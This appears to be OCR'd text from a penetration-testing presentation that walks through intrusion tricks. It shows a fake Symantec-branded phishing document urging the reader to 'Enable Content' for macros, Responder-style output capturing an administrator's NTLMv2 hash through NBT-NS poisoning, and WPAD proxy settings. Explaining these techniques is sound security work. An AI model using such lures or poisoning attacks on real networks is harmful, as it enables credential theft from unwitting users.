
Best

Bradon Ro


Symantec.

© 1995–2017 Symantec Corporation
Symantec (Australia) Pty Ltd | Level 24, 207 Kent Street, Sydney NSW 2000, Australia | Tel: +61 2 9086 8900

Trick #2 – Phishing


Postpak™
Padded Bag
PB2 - 151 x 229mm
To:
Company name [redacted]
Contact name:
Mobile no:
Aus. Post customer no:
Address:
[redacted]
Aviation Security and Dangerous Goods Declaration*
Sign here:
UP TO 60% RECYCLED CONTENT
AUSTRALIAN MADE
*I, the sender, acknowledge that this article may be carried by air and will be subject to aviation security and clearing procedures, and I declare that it does not contain any dangerous or prohibited goods, explosive or incendiary devices. A false declaration is a criminal offence.
If the declaration is not signed this article cannot be carried by air.
[redacted]
[redacted]
[redacted]
[redacted]
[redacted]
[redacted]
[redacted]
[redacted]

Trick #2 – Phishing




SECURITY WARNING Macros have been disabled. Enable Content

This·Document·Has·Been·Secured·By·Symantec·Endpoint·Protection¶


To·View·This·Protected·Document,·Click·Enable·Content¶

Trick #3 – NBT-NS & LLMNR Poisoning



```
[*] [NBT-NS] Poisoned answer sent to 10.100.3.224 for name SRV-HV1 (service: File Server)
[FINGER] OS Version     : Windows Server 2008 R2 Standard 7601 Service Pack 1
[FINGER] Client Version : Windows Server 2008 R2 Standard 6.1
[SMB] NTLMv2 Client   : 10.100.3.224
[SMB] NTLMv2 Username : [redacted]\jsdadmin
[SMB] NTLMv2 Hash     : jsdadmin::[redacted]:d3cc907d8c3ce7f6:D9BFF3DCB3DB4103EC0F285015204A87:0101000000000
[*] Skipping previously captured hash for [redacted]\jsdadmin
[*] Skipping previously captured hash for [redacted]\jsdadmin
[*] Skipping previously captured hash for [redacted]\jsdadmin
```

Trick #4 – WPAD Poisoning



Local Area Network (LAN) Settings

Automatic configuration

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

☑ Automatically detect settings

□ Use automatic configuration script

Address


Proxy server

□ Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections).

Address: 127.0.0.1 Port: 8080

